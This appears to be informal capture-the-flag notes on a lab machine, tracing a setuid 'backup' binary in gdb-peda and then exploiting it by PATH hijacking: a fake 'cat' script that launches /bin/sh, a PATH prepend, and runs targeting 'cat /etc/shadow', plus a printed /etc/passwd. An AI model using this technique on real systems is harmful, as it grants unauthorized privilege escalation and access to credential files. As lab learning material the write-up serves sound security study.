EIP: 0×8048426 (<main+9>:       mov    DWORD PTR [esp],0×80484d0)
EFLAGS: 0×286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0×804841e <main+1>:  mov    ebp,esp
   0×8048420 <main+3>:  and    esp,0×fffffff0
   0×8048423 <main+6>:  sub    esp,0×10
⇒ 0×8048426 <main+9>:  mov    DWORD PTR [esp],0×80484d0
   0×804842d <main+16>: call   0×80482f0 <system@plt>
   0×8048432 <main+21>: mov    eax,0×0
   0×8048437 <main+26>: leave
   0×8048438 <main+27>: ret
[------------------------------------stack-------------------------------------]
0000| 0×bffff6f0 ⟶ 0×b7fce3c4 ⟶ 0×b7fcf1e0 ⟶ 0×0
0004| 0×bffff6f4 ⟶ 0×b7fff000 ⟶ 0×20f30
0008| 0×bffff6f8 ⟶ 0×804844b (<__libc_csu_init+11>:   add    ebx,0×1bb5)
0012| 0×bffff6fc ⟶ 0×b7fce000 ⟶ 0×1abda8
0016| 0×bffff700 ⟶ 0×8048440 (<__libc_csu_init>:      push   ebp)
0020| 0×bffff704 ⟶ 0×0
0024| 0×bffff708 ⟶ 0×0
0028| 0×bffff70c ⟶ 0×b7e3baf3 (<__libc_start_main+243>:       mov    DWORD PTR [esp],eax)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0×08048426 in main ()
```




```
gdb-peda$ si
```



```
[─────────────────────────────────registers──────────────────────────────]
EAX: 0×1
EBX: 0×b7fce000 —→ 0×1abda8
ECX: 0×6e4d269
EDX: 0×bffff734 —→ 0×b7fce000 —→ 0×1abda8
ESI: 0×0
EDI: 0×0
EBP: 0×bffff708 —→ 0×0
ESP: 0×bffff6f0 —→ 0×80484d0 ("cat /etc/shadow")
EIP: 0×804842d (<main+16>:      call   0×80482f0 <system@plt>)
EFLAGS: 0×286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[────────────────────────────────────code────────────────────────────────]
   0×8048420 <main+3>:  and    esp,0×fffffff0
   0×8048423 <main+6>:  sub    esp,0×10
   0×8048426 <main+9>:  mov    DWORD PTR [esp],0×80484d0
⇒ 0×804842d <main+16>: call   0×80482f0 <system@plt>
   0×8048432 <main+21>: mov    eax,0×0
   0×8048437 <main+26>: leave
   0×8048438 <main+27>: ret
   0×8048439:   xchg   ax,ax
Guessed arguments:
arg[0]: 0×80484d0 ("cat /etc/shadow")
[───────────────────────────────────stack────────────────────────────────]
0000| 0×bffff6f0 —→ 0×80484d0 ("cat /etc/shadow")
0004| 0×bffff6f4 —→ 0×b7fff000 —→ 0×20f30
0008| 0×bffff6f8 —→ 0×804844b (<__libc_csu_init+11>:   add    ebx,0×1bb5)
0012| 0×bffff6fc —→ 0×b7fce000 —→ 0×1abda8
0016| 0×bffff700 —→ 0×8048440 (<__libc_csu_init>:      push   ebp)
0020| 0×bffff704 —→ 0×0
0024| 0×bffff708 —→ 0×0
0028| 0×bffff70c —→ 0×b7e3baf3 (<__libc_start_main+243>:       mov    DWORD PTR [esp],eax)
[────────────────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value
0×0804842d in main ()
```

path hijacked


the keynote like “cat,ping...” is not the absolute path



```
mitsos@LazyClown:~$ ping
Usage: ping [-aAbBdDfhLnOqrRUvV] [-c count] [-i interval] [-I interface]
            [-m mark] [-M pmtudisc_option] [-l preload] [-p pattern] [-Q tos]
            [-s packetsize] [-S sndbuf] [-t ttl] [-T timestamp_option]
            [-w deadline] [-W timeout] [hop1 ...] destination
```


how the path work?

if i type ping, ping is gonna be in 1 of those locations



```
mitsos@LazyClown:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

if i do




```
mitsos@LazyClown:~$ which ping
/bin/ping
```

we see it's in /bin it gona run through all this and hit bin


usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games

same way with cat




```
mitsos@LazyClown:~$ which cat
/bin/cat
```


we gonna create a file called cat , its gonna be a bash script , and we gonna call sh



```
mitsos@LazyClown:~$ vi cat
```




```
#!/bin/bash
#/bin/sh
echo "Path Hijacked"
```




```
mitsos@LazyClown:~$ chmod +x cat
mitsos@LazyClown:~$ ls -al
total 76
drwxr-xr-x 5 mitsos mitsos 4096 Apr  8 06:07 .
drwxr-xr-x 3 root   root   4096 May  2  2017 ..
-rwsrwsr-x 1 root   root   7303 May  3  2017 backup
-rw------- 1 mitsos mitsos  224 May  3  2017 .bash_history
-rw-r--r-- 1 root   root      1 May  3  2017 .bash.history
-rw-r--r-- 1 mitsos mitsos  220 May  2  2017 .bash_logout
-rw-r--r-- 1 mitsos mitsos 3637 May  2  2017 .bashrc
drwx------ 2 mitsos mitsos 4096 May  2  2017 .cache
-rwxrwxr-x 1 mitsos mitsos   46 Apr  8 06:07 cat
-rw------- 1 mitsos mitsos 2574 Apr  8 05:54 .gdb_history
-rw-rw-r-- 1 mitsos mitsos   22 May  2  2017 .gdbinit
-rw------- 1 root   root     46 May  2  2017 .nano_history
drwxrwxr-x 4 mitsos mitsos 4096 May  2  2017 peda
-rw-rw-r-- 1 mitsos mitsos   12 Apr  8 05:45 peda-session-backup.txt
-rw-r--r-- 1 mitsos mitsos  675 May  2  2017 .profile
drwxrwxr-x 2 mitsos mitsos 4096 May  2  2017 .ssh
-r--r--r-- 1 mitsos mitsos   33 Jan 18  2018 user.txt
-rw------- 1 mitsos mitsos  603 Apr  8 06:07 .viminfo
```

Save a File and Quit Vim / Vi
The command to save a file in Vim and quit the editor is :wq . To save the file and exit the editor simultaneously, press Esc to switch to normal mode, type :wq and hit Enter




```
mitsos@LazyClown:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
mitsos:x:1000:1000:mitsos,,,:/home/mitsos:/bin/bash
mysql:x:105:113:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
```

nothing happing because we havent edit the path yet
if i do




```
mitsos@LazyClown:~$ export PATH=`pwd`:$PATH
```




```
mitsos@LazyClown:~$ echo $PATH
/home/mitsos:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

now we have /home/mitsos as first thing




```
mitsos@LazyClown:~$ ./backup
Path Hijacked
```


doesn't work on terminal window



```
mitsos@LazyClown:~$ vi test.py
```




```
import os
print os.system("cat /etc/passwd")
~
~
~
```




```
mitsos@LazyClown:~$ python test.py
Path Hijacked
0
```

vim: Type "i" to enter insert mode.



```
#!/bin/bash
/bin/sh
#echo "Path Hijacked"
```



```
mitsos@LazyClown:~$ ./backup
$ id
uid=1000(mitsos) gid=1000(mitsos) groups=1000(mitsos),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
$ 
```

should get root like ippsec